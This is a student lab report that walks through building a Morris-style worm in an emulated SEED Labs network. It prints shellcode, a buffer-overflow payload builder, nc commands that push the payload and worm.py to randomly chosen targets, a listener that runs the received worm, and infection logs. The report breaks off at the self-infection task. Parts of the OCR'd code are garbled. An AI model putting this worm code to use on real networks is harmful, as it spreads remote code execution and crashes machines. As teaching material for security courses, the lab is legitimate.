

CSE 406

Malware Design: Morris Worm

Report of Findings

Saif Ahmed Khan

ID: 1705110

Section: B2

Dept. of CSE, BUET

Overview

The Morris worm or Internet worm of November 2, 1988, was one of the oldest computer worms distributed via the Internet, and the first to gain significant mainstream media attention.


The Morris worm, named for its creator, Cornell University student Robert Tappan Morris, rapidly infected the limited (by today's standards) computers connected to the internet.

To design a simple version of the Morris worm we were given 4 tasks to perform in SEED-VM, which are described below in detail. The **LabSetup** and **Getting Familiar** parts are not shown.

Task 1: Attacking Any Target Machine

In this task, we hard code the IP of a target machine to attack it once. This step helps us verify whether the worm can crawl to another machine or not.

First we turn off address randomization globally for all containers for the buffer overflow attack to work:



```
[08/06/22]seed@VM:~/.../map$ sudo /sbin/sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[08/06/22]seed@VM:~/.../map$ 
```

We then go into the root shell of the target machine (**10.151.0.71**) via **dockps** and **docksh** alias commands and use echo a message via netcad command. This gives us **ret** and **buffer address** values for the buffer overflow. Because address randomization is turned off, all container/host machines will have the same value for **ret** and **buffer address** which makes our lives easier:

Activities Terminal Aug 6 08:46 seed@VM: ~/.../map

176e4e4fbb0b	as151h-host_2-10.151.0.73
e50d8f6bf36f	as151h-host_0-10.151.0.71
2b480a184e00	as153h-host_3-10.153.0.74
e15d99599051	as153h-host_1-10.153.0.72
2eededf551a7	as152h-host_3-10.152.0.74
6168e4b0ae4f	as153h-host_0-10.153.0.71
f9530ecb3835	as151r-router0-10.151.0.254
6933c1e374c4	as100rs-ix100-10.100.0.100
858f8ca2b99b	as152h-host_2-10.152.0.73
5e4d7214741c	as151h-host_3-10.151.0.74
1c02f0f5912a	as153h-host_4-10.153.0.75
b764a323f743	as152h-host_0-10.152.0.71
fb9a90f37389	as151h-host_1-10.151.0.72
39fb0c395243	as153h-host_2-10.153.0.73
4ece36ef25b1	as152r-router0-10.152.0.254
da52f091be5c	as151h-host_4-10.151.0.75
2f4a00583524	seedemu_client

```
[08/06/22]seed@VM:~/.../map$ docksh e50d8f6bf36f
root@e50d8f6bf36f:/# echo hello | nc -w2 10.151.0.71 9090
```

seed@VM: ~/internet-nano

as151h-host_0-10.151.0.71	Starting stack
as151h-host_0-10.151.0.71	Input size: 6
as151h-host_0-10.151.0.71	Frame Pointer (ebp) inside bof(): 0xfffffd5f8 ✓
as151h-host_0-10.151.0.71	Buffer's address inside bof(): 0xfffffd588 ✓
as151h-host_0-10.151.0.71	==== Returned Properly ====

In worm.py, we paste the **ret** and **buffer address** values and adjust ret for gdb values by adding a random integer. The **offset** is the difference of two values obtained plus 4. Now running worm.py gives us the highlighted result in internet-nano docker shell:

The screenshot shows a Linux desktop environment with several windows open:

- Activities**: A dock containing icons for various applications like a file manager, terminal, and browser.
- Terminal**: A terminal window titled "worm.py" showing Python code for creating a malicious payload. The code defines a function `createBadfile()` that generates a binary file with specific byte patterns and shellcode at the end.
- File Browser**: A file browser window showing the file "badfile".
- Debugger**: A debugger interface showing assembly code and memory dump for a process named "internet-nano". It highlights memory locations `0xfffffd5f8` and `0xfffffd588`, and shows the stack starting at `0x151host_0-10.151.0.71`.
- Details Panel**: A panel on the right providing details about the host system, including IP address `10.151.0.71`, ASN `151`, and name `host_0`.

Here is task 1 again but for a different target IP (**10.151.0.75**) :

The screenshot shows a desktop environment with several windows open:

- Terminal Window:** Shows the command `./worm` being run, followed by the worm's arrival message and its attack log.
- File Browser:** Shows a file named `worm.py` containing Python code for a worm. The code includes comments about putting shellcode at the end of the content and saving it to a file named `badfile`.
- Host Status Window:** A small window titled "Host: 151/host_0" displaying host information: ID: e50d8f6bf36f, ASN: 151, Name: host_0, Role: Host, IP addresses: net0: 10.151.0.71/24, and actions: Launch console, Disconnect, Refresh.
- Terminal Window (Bottom):** Shows a series of "as151h-host_4-10.151.0.75" entries, likely representing network traffic or logs.

```
worm.py
# Put the shellcode at the end
content[500:len(shellcode):] = shellcode

ret     = 0xfffffd5f8 + 50 # Need to change
offset  = 0xfffffd5f8 -0xfffffd588 + 4 # Need to change

content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')

# Save the binary code to file
with open('badfile', 'wb') as f:
    f.write(content)

# Find the next victim (return an IP address).
# Check to make sure that the target is alive.
def getNextTarget():
    return '10.151.0.75'


[08/06/22]seed@VM:~/.../worm$ ./worm
The worm has arrived on this host ^ ^
*****
>>>> Attacking 10.151.0.75 <<<<
*****
PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data
[08/06/22]seed@VM:~/.../worm$ [REDACTED]
Host: 151/host_0
ID: e50d8f6bf36f
ASN: 151
Name: host_0
Role: Host
IP addresses
net0: 10.151.0.71/24
Actions
Launch console
Disconnect
Refresh

[REDACTED]
as151h-host_4-10.151.0.75      | Starting stack
as151h-host_4-10.151.0.75      | Input size: 6
as151h-host_4-10.151.0.75      | Frame Pointer (ebp) inside bof():
0xfffffd5f8
as151h-host_4-10.151.0.75      | Buffer's address inside bof():
0xfffffd588
as151h-host_4-10.151.0.75      | ===== Returned Properly =====
as151h-host_4-10.151.0.75      | Starting stack
as151h-host_4-10.151.0.75      | (^_^) Shellcode is running (^_^)
```

Task 2: Self Duplication

Task 1 enabled us to open a root shell in the other machine, now we can copy the worm.py to the target machine. Using approach 2, the shellcode is the “pilot code” and worm.py is the “sophisticated code”.

We modeled the host or attacker machine to be the client and the victim to be the server. Host machine (client) sends worm.py [Line 73] through port 8080:




```
worm.py
51
52
53 #####
54
55 print("The worm has arrived on this host ^_^", flush=True)
56
57 # This is for visualization. It sends an ICMP echo message to
58 # a non-existing machine every 2 seconds.
59 subprocess.Popen(["ping -q -t 1 12.3.4"], shell=True)
60
61 # Create the badfile
62 createBadfile()
63
64 # Launch the attack on other servers
65 while True:
66     targetIP = getNextTarget()
67
68     # Send the malicious payload to the target host
69     print("*****", flush=True)
70     print(">>> Attacking {targetIP} <<<", flush=True)
71     print("*****", flush=True)
72     subprocess.run(["f"cat badfile | nc -w3 {targetIP} 9090"], shell=True)
73     subprocess.run(["f"cat worm.py | nc -w5 {targetIP} 8080"], shell=True)
74
75     # Give the shellcode some time to run on the target host
76     time.sleep(1)
77
78
```

seed@VM: ~/.../worm
 ./worm\$./worm.py
 on this host ^_~

 1.0.75 <<<

 !) 56(84) bytes of data.
 ./worm\$

The victim's shell now runs “nc -l 8080” command as it is a server receiving worm.py from the client/attacker:



```
worm.py
5 import subprocess
6 from random import randint
7
8 # You can use this shellcode to run any command you want
9 shellcode= (
10     "\xeb\x2\\xc5\x31\xc0\x88\x41\x19\x88\x41\x1c\x31\xd2\xb2\xd0\x88"
11     "\x04\x11\x8d\x59\x10\x89\x19\x8d\x41\x1a\x89\x41\x04\x8d\x41\x1d"
12     "\x89\x41\x08\x31\xc0\x89\x41\x0c\x31\xd2\xb0\x0b\xcd\x80\xe8\xcf"
13     "\xff\xff\xff"
14     "AAAAABBBCCCCDDDD"
15     "/bin/bash"
16     "#**"
17     # You can put your commands in the following three lines.
18     # Separating the commands using semicolons.
19     # Make sure you don't change the length of each line.
20     # The * in the 3rd line will be replaced by a binary zero.
21     "echo '(_^_) Shellcode is running (^ ^)'; ls -l; rm -f worm.py; "
22     " ls -l; nc -l 8080 > worm.py; ls -l; "
23     "*"
24     "12345678901234567890123456789012345678901234567890"
25     # The last line (above) serves as a ruler, it is not used
26 ).encode('latin-1')
27
```

seed@VM: ~/.../worm
 ./worm\$./worm.py
 on this host ^_~

 1.0.75 <<<

 !) 56(84) bytes of data.
 ./worm\$

The following result is obtained. The first “ls” command shows no worm.py. After the “nc -l -v 8080” command, we can see in the highlighted terminal that a new file named worm.py has been created:

The screenshot shows a Linux desktop environment with several windows open. In the top left, the Activities overview is visible. In the center, a terminal window titled "worm.py" is open, showing the script's code. The script contains comments about putting commands in three lines, separating them with semicolons, and noting that the third line will be replaced by a binary zero. It includes an "echo" command to print shellcode and remove itself from the system. The terminal window title is "worm.py" and the path is "~/LabSetup/worm". The output of the script shows it running on host_4-10.151.0.75 and attacking host 1.2.3.4 (IP 10.151.0.75). The attack message includes a star pattern and a ping response. Below this terminal is another terminal window titled "seed@VM: ~.../Internet-nano" which shows the file listing and connection details described in the text above.


```
worm.py
~/LabSetup/worm

14  AAAABBBBCCCCDDDD
15  "/bin/bash**"
16  ".c*"
17  # You can put your commands in the following three lines.
18  # Separating the commands using semicolons.
19  # Make sure you don't change the length of each line.
20  # The * in the 3rd line will be replaced by a binary zero.
21  " echo '(^_^) Shellcode is running (^_^)' > worm.py
22  " ls -l; nc -l -v 8080 > worm.py; ls -l;
23  "
24  (^_^) Shellcode is running (^_^)
total 768
-rw----- 1 root root 315392 Aug  6 15:52 core
-rwxrwxr-x 1 root root 17768 Jan 21  2022 server
-rwxrwxr-x 1 root root 709188 Jan 21  2022 stack
total 768
-rw----- 1 root root 315392 Aug  6 15:52 core
-rwxrwxr-x 1 root root 17768 Jan 21  2022 server
-rwxrwxr-x 1 root root 709188 Jan 21  2022 stack
Listening on 0.0.0.0 8080
Connection received on 10.151.0.1 33092
total 772
-rw----- 1 root root 315392 Aug  6 15:52 core
-rwxrwxr-x 1 root root 17768 Jan 21  2022 server
-rwxrwxr-x 1 root root 709188 Jan 21  2022 stack
-rw-r--r-- 1 root root 2799 Aug  6 15:53 worm.py
```

Task 3: Propagation

We have managed to copy worm.py to other machines but we need to make those machines send a copy to even more machines creating a propagation of worm infection.

We find random IPs to target using a modified **getNextTarget()** by removing hard coded IP and check if it is alive using **isAlive()** method:




```

Activities Text Editor Aug 6 15:08
Open worm.py ~/LabSetup/worm
Save X
Recent 43 with open('badfile', 'wb') as f:
44     f.write(content)
45
46 # Find the next victim (return an IP address).
47 # Check to make sure that the target is alive.
48 def getNextTarget():
49     x = randint(151, 155)
50     y = randint(70, 80)
51     return '10.' + str(x) + '.0.' + str(y)
52
53 def isAlive(ipaddr):
54     try:
55         output = subprocess.check_output(f"ping -q -c1 -W1 {ipaddr}", shell=True)
56         result = output.find(b'1 received')
57     except:
58         result = -1
59     if result == -1:
60         print(f"{ipaddr} is not alive", flush=True)
61         return False
62     else:
63         print(f"**** {ipaddr} is alive, launch the attack", flush=True)
64         return True
65
66 #####
67
68 #####
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104

```

Now in the while loop for attacking others, we check for new alive targets to attack [Lines 80-84] and also remove "exit(0)" to keep propagation going :



```

Activities Text Editor Aug 7 02:10
Open worm.py ~/LabSetup/worm
Save X
70
71 # This is for visualization. It sends an ICMP echo message to
72 # a non-existing machine every 2 seconds.
73 subprocess.Popen(["ping -q -i2 1.2.3.4"], shell=True)
74
75 # Create the badfile
76 createBadfile()
77
78 # Launch the attack on other servers
79 while True:
80     targetIP = '1.2.3.4'
81     while True:
82         targetIP = getNextTarget()
83         if isAlive(targetIP):
84             break
85
86     # Send the malicious payload to the target host
87     print("*****", flush=True)
88     print(f">>>> Attacking {targetIP} <<<", flush=True)
89     print("*****", flush=True)
90     subprocess.run([f"cat badfile | nc -w3 {targetIP} 9090"], shell=True)
91
92
93     # Give the shellcode some time to run on the target host
94     time.sleep(1)
95     subprocess.run([f"cat worm.py | nc -w5 {targetIP} 8090"], shell=True)
96
97
98     # Sleep for 10 seconds before attacking another host
99     time.sleep(3)
100
101    # Remove this line if you want to continue attacking others
102
103
104

```

Now that we are sending copies of worm.py to many machines, we need to execute worm.py in the machine which receives it so that it will start doing what the host machine did, that is, spread the infection:

The screenshot shows a desktop environment with a terminal window and a file editor window. The terminal window has the title 'seed@VM: ~/.worm\$' and the command 'ls -l' is running. The file editor window is titled 'worm.py' and contains Python code for a worm. The code includes shellcode and instructions for running commands. The desktop icons include a file manager, terminal, and other application icons.

```

#!/bin/env python3
import sys
import os
import time
import subprocess
from random import randint
# You can use this shellcode to run any command you want
shellcode= (
"\xeb\x2c\x59\x31\xc0\x88\x41\x19\x88\x41\x1c\x31\xd2\xb2\xd0\x88"
"\x04\x11\x8d\x59\x10\x89\x19\x8d\x41\x1a\x89\x41\x04\x8d\x41\x1d"
"\x89\x41\x08\x31\xc0\x89\x41\x0c\x31\xd2\xb0\x0b\xcd\x80\xe8\xc1"
"\xff\xff\xff"
"AAAABBBBCCCCDDDD"
"/bin/bash"
"-c"
# You can put your commands in the following three lines.
# Separating the commands using semicolons.
# Make sure you don't change the length of each line.
# The * in the 3rd line will be replaced by a binary zero.
"echo '(^_ ) Shellcode is running (^_^)'; ls -l;"
" ls -l; nc -lnv 8090 > worm.py; ls -l; python3 worm.py "
"12345678901234567890123456789012345678901234567890"
# The last line (above) serves as a ruler, it is not used
).encode('latin-1')

```


We then run "worm.py" again:

The screenshot shows a terminal window with the command './worm.py' running. The output shows the worm scanning for hosts and attacking one. The terminal title is 'seed@VM: ~/.worm\$'.

```

[08/06/22]seed@VM:~/.../worm$ ./worm.py
The worm has arrived on this host ^ ^
PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.
10.152.0.80 is not alive
10.155.0.72 is not alive
10.155.0.75 is not alive
10.154.0.80 is not alive
10.152.0.70 is not alive
10.155.0.73 is not alive
10.155.0.79 is not alive
*** 10.151.0.74 is alive, launch the attack
*****
>>>> Attacking 10.151.0.74 <<<<
*****
[08/06/22]seed@VM:~/.../worm$
```

And obtain the following results. Different machines are now propagating the worm and executing it to keep sending it to other machines:



The screenshot shows a Linux desktop environment with a terminal window open. The terminal window title is "map" and the URL is "localhost:8080/map.html". The terminal content shows a log from a host named "seed@VM: ~/internet-nano". The log output is as follows:

```

Aug 7 01:06
seed@VM: ~/internet-nano
as153h-host_3-10.153.0.74 | 10.154.0.80 is not alive
as152h-host_4-10.152.0.75 | 10.155.0.75 is not alive
as152h-host_4-10.152.0.75 | 10.153.0.70 is not alive
as153h-host_4-10.153.0.75 | Connection received on 10.153.0.72 39182
as153h-host_4-10.153.0.75 | 10.155.0.79 is not alive
as152h-host_1-10.152.0.72 | 10.151.0.70 is not alive
as152h-host_4-10.152.0.75 | 10.151.0.73 is not alive
as153h-host_3-10.153.0.74 | 10.153.0.80 is not alive
as152h-host_4-10.152.0.75 | 10.155.0.78 is not alive
as152h-host_1-10.152.0.72 | total 724
as152h-host_1-10.152.0.72 | -rw-r--r-- 1 root root 500 Aug 7 05:06 badfile
as152h-host_1-10.152.0.72 | -rwxrwxr-x 1 root root 17768 Jan 21 2022 server
as152h-host_1-10.152.0.72 | -rwxrwxr-x 1 root root 709188 Jan 21 2022 stack
as152h-host_1-10.152.0.72 | -rw-r--r-- 1 root root 3269 Aug 7 05:06 worm.py
as152h-host_1-10.152.0.72 | The worm has arrived on this host ^_^
as153h-host_4-10.153.0.75 | 10.151.0.80 is not alive
as152h-host_1-10.152.0.72 | 10.154.0.74 is not alive
as152h-host_4-10.152.0.75 | total 724
as152h-host_4-10.152.0.75 | -rw-r--r-- 1 root root 500 Aug 7 05:06 badfile
as152h-host_4-10.152.0.75 | -rwxrwxr-x 1 root root 17768 Jan 21 2022 server
as152h-host_4-10.152.0.75 | -rwxrwxr-x 1 root root 709188 Jan 21 2022 stack
as152h-host_4-10.152.0.75 | -rw-r--r-- 1 root root 3269 Aug 7 05:06 worm.py
as152h-host_4-10.152.0.75 | The worm has arrived on this host ^_^

```

Task 3 does not check whom to send the file, so one machine will end up with multiple copies and executions of the worm.py. This leads to overuse of CPU resources and cause the VM to crash!!!


Task 4: Preventing Self-Infection

In the previous task, we kept on sending and executing worm.py to everyone. There is a certain chance that the worm would come back to our own machine and infect us which we obviously do not want, unless you are up to no good!

Also we need to only send one copy of the worm.py to a machine and execute it once, multiple copies and executions are not needed as worm.py runs in a loop to keep attacking other machines.

So we provide a simple checking mechanism. If the file worm.py already exist in the **/bof** folder, then we do not need to open a connection to receive worm.py and execute it again because it is already running in that machine.

Here are the changes to the shell code. Test to see if the file exist, if not only then open a connection, receive worm.py and execute it:



```

Activities Text Editor Aug 7 02:12
Open worm.py ~/Labsetup/worm Save X

